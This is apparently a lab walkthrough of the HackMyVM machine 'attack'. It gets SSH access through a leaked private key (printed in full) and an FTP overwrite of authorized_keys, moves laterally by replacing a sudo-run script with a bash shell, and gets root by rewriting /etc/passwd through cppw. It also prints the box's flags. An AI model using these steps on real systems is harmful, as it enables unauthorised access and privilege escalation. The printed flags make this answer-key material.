

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Mon Jan 26 18:27:12 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.36
Nmap scan report for 10.9.9.36
Host is up (0.00057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f4:8d:08:b4:99:d2:0c:5d:75:b8:22:83:7b:c2:88:15 (RSA)
|   256 e2:16:0a:e7:38:4a:ec:76:cf:d3:56:78:07:fd:2f:25 (ECDSA)
|_  256 0b:5a:9c:71:cc:3b:50:04:46:18:ad:67:8a:df:d0:d6 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 26 18:27:26 2026 -- 1 IP address (1 host up) scanned in 13.67 seconds
echo -e '10.9.9.36\t\tattack.hmv' | sudo tee -a /etc/hostsAdd an entry to hosts file for convenience
Service Enumeration

TCP/21
TCP/80


curl -O http://attack.hmv/capture.pcapsudo wireshark capture.pcap &

curl -O http://attack.hmv/filexxx.zipDownload the file as shown in the PCAP


Exploit

SSH as Teste
Intended: Private Key in Zip Archive
ssh -i id_rsa teste@attack.hmvUsing the "id_rsa" file from "filexxx.zip"
Alternate: FTP Overwrite Authorized Keys
ftp ftp://teste:simple@attack.hmv

ssh-keygen -t rsa -b 4096 -f teste_key -C "" -N ""Generate a SSH keypair
ftp> cd .ssh
ftp> get authorized_keys
Fetch "/home/teste/.ssh/authorized_keys"
cat teste_key.pub >> authorized_keysAppend the public key from your "ssh-keygen" command above
ftp> put authorized_keysOverwrite "/home/teste/.ssh/authorized_keys"
ssh -i teste_key teste@attack.hmv
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux attack 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1000(teste) gid=1000(teste) groups=1000(teste),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Sorry, user teste may not run sudo on attack.
Users and Groups
Local Users
jackob:x:1001:1001:,,,:/home/jackob:/bin/bash
kratos:x:1002:1002:,,,:/home/kratos:/bin/bash
Local Groups
jackob:x:1001:
kratos:x:1002:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:07:d0:ce brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.36/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4636sec preferred_lft 4636sec
    inet6 fe80::be24:11ff:fe07:d0ce/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/home/jackob/note.txt
I need to launch the script to start the attack planned by kratos.
/home/jackob/attack.sh
#!/bin/bash
echo "[+] LAUNCHING ATTACK"
the9command="/usr/bin/id"
the2command="/usr/bin/ls"
the4command="/usr/bin/echo"
the3command="/usr/bin/uptime"
theOcommand="/usr/bin/echo"
the1command="/usr/bin/id"
the6Command="/usr/bin/echo"
the7command="/usr/bin/w"
the8command="/usr/bin/echo"
the5command="/usr/bin/id"

echo "[+] NEXT PHASE"
the10command="/usr/bin/id"
the20command="/usr/bin/echo"
the30command="/usr/bin/echo"
the40command="/usr/bin/w"
the50command="/usr/bin/echo"
the60command="/usr/bin/date"
the70command="/usr/bin/uptime"
the85command="/usr/bin/echo"

echo "[+] FINAL PHASE"
$the1command >> /tmp/a
$the2command >> /tmp/a
$the3command >> /tmp/b
$the4command >> /tmp/b
$the5command >> /tmp/c
$the6command >> /tmp/c
$the7command >> /tmp/d
$the8command >> /tmp/d
$the9command >> /tmp/f
$the0command >> /tmp/f
$the10command >> /tmp/g
$the20command >> /tmp/g
$the30command >> /tmp/h
$the40command >> /tmp/h
$the50command >> /tmp/r
$the60command > /tmp/r
$the70command > /tmp/w
$the85command > /tmp/z

echo "[+] DONE"
Privilege Escalation
Lateral to Jackob
PCAP Object Export
ℹ️


After some extensive enumeration on the box, I hit a wall. So, I went back to the beginning with the
capture.pcap file to see if there were any details I missed and remembered that you can export artifacts from multiple protocols in PCAP files.- File > Export Objects
- Choose Protocol
- In the case of this box, FTP-DATA and HTTP are valid choices



zbarimg to inspect this

SSH as Jackob
cat << 'ENDOFFILE' > jackob_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAt1O2ZANL3BPkL32RqWk3ONGDYkw58GyD2rqK0RDRblATgo+9+Vpy
wpavGbvNGF1aph9Mf+Tmn6b95yQ6GiAaDUrtiRJXLR1/27Facslk8grW+/uBFVou4vBLB6
exY/+mbsBZxy54RiKp2WVZ3oKOgQ3ybEWX9BVGp0dRdp16GJmyDVcAMR+g4dc/J0Ee59X8
hKlV6MCmGkTZ1/Bn/CCzwztt3HqTVCK/86cQdzGGYeNDSUKUYYE51Ym00PLb8yhJBelJhR
udo+59dLLdGcyQMiCDbBnO7b/RbhRHUnjuuZHaVmkAGs4FBwahDza1QYMp1Fs1sjbDh0I+
trm4Vci2qQAAA8gBP1jWAT9Y1gAAAAdzc2gtcnNhAAABAQC3U7ZkA0vcE+QvfZGpaTc40Y
NiTDnwbIPauorRENFuUBOCj735WnLClq8Zu80YXVqmH0x/5Oafpv3nJDoaIBoNSu2JElct
HX/bsVpyyWTyCtb7+4EVWi7i8EsHp7Fj/6ZuwFnHLnhGIqnZZVnego6BDfJsRZf0FUanR1
F2nXoYmbINVwAxH6Dh1z8nQR7n1fyEqVXowKYaRNnX8Gf8ILPDO23cepNUIr/zpxB3MYZh
40NJQpRhgTnVibTQ8tvzKEkF6UmFG52j7n10st0ZzJAyIINsGc7tv9FuFEdSeO65kdpWaQ
AazgUHBqEPNrVBgynUWzWyNsOHQj62ubhVyLapAAAAAwEAAQAAAQB79EYmaXQpYemvkp+i
hFmqOT80f4XNYhHlGqwxn8V7aPlIFhjFOLrPh0Lti2WpS7W3DQKUlxi4ahjS6FPAxmPXCQ
qC27vF7WQ+DzSw2CtA3MNvrSYiYc/B8edJTcFLc9f8mmIZovn/sgBV1YlmQbBI4j0/p+6O
QrR69mXGZcPgTSSA73N/eR92Bd5AB4e5PI9Io7Ib/GKUgDtilkGhElJ5EHVq0jVxTWq6lP
WnYm4NIX8Rt3+cOX01ohTDKetbrULrVYqcSPLHLgUjskghP8XqTYwy02LJQoTggHgAKFqt
3M5x5C798R2lHGvTZKkLHeTUzHvcjb+uLun+fFCPSuABAAAAgAVc3cUkXUPGpfzeB7A2CZ
Dq0Vy+auMPGMdQSbYg5GgZhwZzPeGKXWx7a6oVvKvxQ33tGXph6u2Nf9Xz3AIar7vVmoJb
TbpngEMxLcsM1DUT1rORcat+G5g0SVUQRssA8+xT+rxx0n0qnJSjMrxYsnu1FPw8iwCt6g
oLAUKk2RqiAAAAgQDzQ9b9CdPD81PXjOEvW+xgT2r16zarfR+3jZjuf7xEHy7PUIE4mV1r
L3Ap2WRtwEOg+izTfBPJCegDognPWHsqLkgNtPZ4wDwbnfrL//zPNVZkZsknxe6wnZ3gvv
jG0IttS7fPqk+XZ6rwAjYUBkUBCGZlWb5lhSRHQcL3fU1IgQAAAIEAwOyaSNsmJ88xb5xf
+75biKyPhHVAaJtfXnMYo+rsHGIUZIZKmok1em8VTJgGAUs+yJrYF2TvlNmvlv5jrGSNPQ
Tf0wbkfaxG8n2FqtjIpCK222bt5kMZ1uULczCjitOVQpNAFt5mJKeqWUjOLj409luMFKY+
zTtL5/FYdo2LGikAAAANamFja29iQGF0dGFjawECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
ENDOFFILE
chmod 400 jackob_keyssh -i jackob_key jackob@attack.hmv

💡
Note the fact that the script is in
/home/jackob and we have full ownership of this directory, so we can easily overwrite attack.sh to gain arbitrary code execution as kratos.Lateral to Kratos
Sudo Misconfiguration
cd /home/jackobmv attack.sh attack.sh.bakcat << EOF > attack.sh
#!/usr/bin/env bash
/bin/bash -ip
EOFchmod 755 attack.shsudo -u kratos /home/jackob/attacks.sh

Becoming Root
/usr/sbin/cppw -hℹ️
cppw can be used to identify a source file to overwrite /etc/passwd.cp /etc/passwd /home/kratos/new_passwdsed -i "s|root:x:|root:$(openssl passwd -6 -salt $(openssl rand -base64 6) password123):|g" /home/kratos/new_passwdReplace "root:x:" with a salted hash of the password, "password123"
sudo /usr/sbin/cppw /home/kratos/new_passwd
Flags
User
HMVattackstarted
Root
HMVattackr00t